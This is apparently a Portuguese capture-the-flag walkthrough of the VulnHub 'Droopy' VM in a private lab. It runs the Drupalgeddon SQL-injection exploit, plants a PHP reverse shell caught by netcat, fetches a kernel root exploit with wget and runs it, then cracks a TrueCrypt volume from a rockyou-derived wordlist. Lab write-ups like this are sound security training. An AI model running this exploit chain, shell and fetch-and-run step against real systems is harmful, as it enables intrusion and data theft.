Droopy: v0.2

IP da máquina: 192.168.56.117 // MAC: 08:00:27:78:88:9B

sudo nmap -sV -O -sC -p- -Pn -sN -vvv 192.168.56.117

```
PORT   STATE SERVICE REASON       VERSION
80/tcp open  http    tcp-response Apache httpd 2.4.7 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: B6341DFC213100C61DB4FB8775878CEC
|_http-generator: Drupal 7 (http://drupal.org)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 36 disallowed entries
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
| /LICENSE.txt /MAINTAINERS.txt /update.php /UPGRADE.txt /xmlrpc.php
| /admin/ /comment/reply/ /filter/tips/ /node/add/ /search/
| /user/register/ /user/password/ /user/login/ /user/logout/ /?q=admin/
| /?q=comment/reply/ /?q=filter/tips/ /?q=node/add/ /?q=search/
|_/?q=user/password/ /?q=user/register/ /?q=user/login/ /?q=user/logout/
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Welcome to La fraude fiscale des grandes soci\xC3\xA9t\xC3\xA9s | La fraud...
MAC Address: 08:00:27:78:88:9B (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```

192.168.56.117

https://cyware.com/news/what-is-drupalgeddon-and-what-kind-of-targets-does-it-go-after-78f558ec

searchsploit drupal

```
┌─[headcrusher@parrot]─[~]
└──╼ $searchsploit drupal
------------------------------------------------------------ ---------------------------------
 Exploit Title                                              |  Path
------------------------------------------------------------ ---------------------------------
Drupal 4.0 - News Message HTML Injection                    | php/webapps/21863.txt
Drupal 4.1/4.2 - Cross-Site Scripting                       | php/webapps/22940.txt
Drupal 4.5.3 < 4.6.1 - Comments PHP Injection               | php/webapps/1088.pl
Drupal 4.7 - 'Attachment mod_mime' Remote Command Execution | php/webapps/1821.php
Drupal 4.x - URL-Encoded Input HTML Injection               | php/webapps/27020.txt
Drupal 5.2 - PHP Zend Hash ation Vector                     | php/webapps/4510.txt
Drupal 5.21/6.16 - Denial of Service                        | php/dos/10826.sh
Drupal 6.15 - Multiple Persistent Cross-Site Scripting Vulnerabi | php/webapps/11060.txt
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User | php/webapps/34992.py
```


cp /usr/share/exploitdb/exploits/php/webapps/34992.py .

python 34992.py -t http://192.168.56.117 -u test -p test


```
┌─[headcrusher@parrot]─[~/30]
└──╼ $python 34992.py -t http://192.168.56.117 -u test -p test

 ______                                __      _______ _______ _____
|   _  \ .----.--.--.-----.----.-|  |   |     _   ||   _   | _   |
|.  |   \|   _|  |  |  _  |  _  |  |   |___|   _|___|   |.|   |
|.  |    |__| |_____|   __|___._|__|     /   |___(__   `-|.  |
|:  1    /          |__|                 |   |  |:  1   | |:  |
|::.. . /                                |   |  |::.. . | |::.|
`------'                                 `---'  `-------' `---'

 _______      __    ___       __                 __   __
|   _   .-----|  |  |   .-----|__.-----.----.  |  |_|__.-----.-----.
|   1___|  _  |  |  |.  |     |  |  -__|  __|   _|  |  _  |     |
|____   |__   |__|  |.  |__|__|  |_____|____|____|__|_____|__|__|
|:  1   |  |__|     |:  |    |___|
|::.. . |           |::.|
`-------'           `---'

                              Drup4l => 7.0 <= 7.31 Sql-1nj3ct10n
                                        Admin 4cc0unt cr3at0r
```

```
[!] VULNERABLE!

[!] Administrator user created!

[*] Login: test
[*] Pass: test
[*] Url: http://192.168.56.117/?q=node&destination=node
```


Login: test // Senha: test



http://192.168.56.117/?q=node#overlay=%3Fq%3Dadmin%252Fmodules




http://192.168.56.117/?q=node#overlay=%3Fq%3Dadmin%252Fpeople%252Fpermissions%23module-php




http://pentestmonkey.net/tools/web-shells/php-reverse-shell

http://192.168.56.117/?q=node#overlay=%3Fq%3Dnode%252Fadd%252Fpage



Save and Preview

sudo nc -nlvp 443



https://www.exploit-db.com/exploits/37292

searchsploit 37292

cp /usr/share/exploitdb/exploits/linux/local/37292.c .

```
┌─[headcrusher@parrot]─[~/30]
└──╼ $searchsploit 37292
------------------------------------------------------------------------ ----------------------------------
 Exploit Title                                                          |  Path
------------------------------------------------------------------------ ----------------------------------
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'o | linux/local/37292.c
------------------------------------------------------------------------ ----------------------------------
Shellcodes: No Results
┌─[headcrusher@parrot]─[~/30]
└──╼ $locate linux/local/37292.c
/usr/share/exploitdb/exploits/linux/local/37292.c
┌─[headcrusher@parrot]─[~/30]
└──╼ $cp /usr/share/exploitdb/exploits/linux/local/37292.c .
```

gcc 37292.c -o not_a_virus

```
┌─[headcrusher@parrot]─[~/30]
└──╼ $gcc 37292.c -o not_a_virus
37292.c: In function ‘main’:
37292.c:106:12: warning: implicit declaration of function ‘unshare’ [-Wimplicit-function-declaratio
n]
  106 |         if(unshare(CLONE_NEWUSER) != 0)
      |            ^~~~~~~
37292.c:111:17: warning: implicit declaration of function ‘clone’; did you mean ‘close’? [-Wimplici
t-function-declaration]
  111 |                 clone(child_exec, child_stack + (1024*1024), clone_flags, NULL);
      |                 ^~~~~
      |                 close
37292.c:117:13: warning: implicit declaration of function ‘waitpid’ [-Wimplicit-function-declaratio
n]
  117 |             waitpid(pid, &status, 0);
      |             ^~~~~~~
37292.c:127:5: warning: implicit declaration of function ‘wait’ [-Wimplicit-function-declaration]
  127 |     wait(NULL);
      |     ^~~~
```

python -m SimpleHTTPServer 8081

```
┌─[headcrusher@parrot]─[~/30]
└──╼ $python -m SimpleHTTPServer 8081
Serving HTTP on 0.0.0.0 port 8081 ...
```

cd /tmp

wget http://192.168.56.114:8081/not_a_virus

```
$ cd /tmp
$ wget http://192.168.56.114:8081/not_a_virus
--2020-09-09 13:24:40--  http://192.168.56.114:8081/not_a_virus
Connecting to 192.168.56.114:8081... connected.
HTTP request sent, awaiting response... 200 OK
Length: 17600 (17K) [application/octet-stream]
Saving to: 'not_a_virus'

     0K .......... .......                                   100% 7.06M=0.002s

2020-09-09 13:24:40 (7.06 MB/s) - 'not_a_virus' saved [17600/17600]
```

chmod 777 not_a_virus

./not_a_virus

```
$ chmod 777 not_a_virus
$ ./not_a_virus
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
# uname -a
Linux droopy 3.13.0-43-generic #72-Ubuntu SMP Mon Dec 8 19:35:06 UTC 2014 x86_64 x86_64 x86_64 GNU/
Linux
#
```


cd /var/mail

cat www-data

```
# cat www-data
From Dave <dave@droopy.example.com> Wed Thu 14 Apr 04:34:39 2016
Date: 14 Apr 2016 04:34:39 +0100
From: Dave <dave@droopy.example.com>
Subject: rockyou with a nice hat!
Message-ID: <730262568@example.com>
X-IMAP: 0080081351 0000002016
Status: NN

George,

   I've updated the encrypted file... You didn't leave any
hints for me. The password isn't longer than 11 characters
and anyway, we know what academy we went to, don't you...?

I'm sure you'll figure it out it won't rockyou too much!

If you are still struggling, remember that song by The Jam

Later,
Dave
```

cd /root

cp dave.tc /var/www/html



grep -i academy /usr/share/wordlists/rockyou.txt | awk 'length<=11' > wordlist.txt

```
┌─[✗]─[headcrusher@parrot]─[~/30]
└──╼ $grep -i academy /usr/share/wordlists/rockyou.txt | awk 'length<=11' > wordlist.txt
```

truecrack --truecrypt dave.tc --key sha512 --wordlist wordlist.txt

etonacademy

```
┌─[headcrusher@parrot]─[~/30]
└──╼ $truecrack --truecrypt dave.tc --key sha512 --wordlist wordlist.txt
TrueCrack v3.6
Website: https://github.com/lvaccaro/truecrack
Contact us: infotruecrack@gmail.com
Found password:         "etonacademy"
Password length:        "12"
Total computations:     "43"
```

sudo cryptsetup open --type tcrypt dave.tc teste

etonacademy

```
┌─[✗]─[headcrusher@parrot]─[~/30]
└──╼ $sudo cryptsetup open --type tcrypt dave.tc teste
[sudo] password for headcrusher:
Enter passphrase for dave.tc:
```

mkdir teste

sudo mount /dev/mapper/teste teste/

cd .secret/

```
┌─[headcrusher@parrot]─[~/30/teste]
└──╼ $ls -lha
total 16K
drwxr-xr-x 6 root        root        1.0K Apr 12  2016 .
drwxr-xr-x 1 headcrusher headcrusher  392 Sep  9 12:43 ..
drwxr-xr-x 2 root        root        1.0K Apr 12  2016 buller
drwx------ 2 root        root         12K Apr 12  2016 lost+found
drwxr-xr-x 2 root        root        1.0K Apr 12  2016 panama
drwxr-xr-x 3 root        root        1.0K Apr 12  2016 .secret
```

cd .top

```
┌──[headcrusher@parrot]─[~/30/teste/.secret]
└─$ls -lha
total 64K
drwxr-xr-x 3 root root 1.0K Apr 12  2016 .
drwxr-xr-x 6 root root 1.0K Apr 12  2016 ..
-rw-r--r-- 1 root root  60K Feb 25  2016 piers.png
drwxr-xr-x 2 root root 1.0K Apr 12  2016 .top
```

sudo cat flag.txt

```
┌─[x]─[headcrusher@parrot]─[~/30/teste/.secret/.top]
└─$sudo cat flag.txt

##############################################################################
#  ___ ___  _  _  ___ ___     _ _____ _   _ _      _ _____ ___ ___  _  _ ___ #
# / __/ _ \| \| |/ __| _ \ /_\_   _| | | | |    /_\_   _| _ \ _ \| \| |/ __| #
#| (_| (_) | .` | (_ |   / / _ \| | | |_| | |__ / _ \| | |  | | (_) | .` |\__ \ #
# \___\___/|_|\_|\___|_|_\/_/ \_\_|  \___/|____/_/ \_\_| |___\___/|_|\_||___/ #
#                                                                            #
##############################################################################

Firstly, thanks for trying this VM. If you have rooted it, well done!

Shout-outs go to #vulnhub for hosting a great learning tool. A special thanks
goes to barrebas and junken for help in testing and final configuration.
                                                                --knightmare
```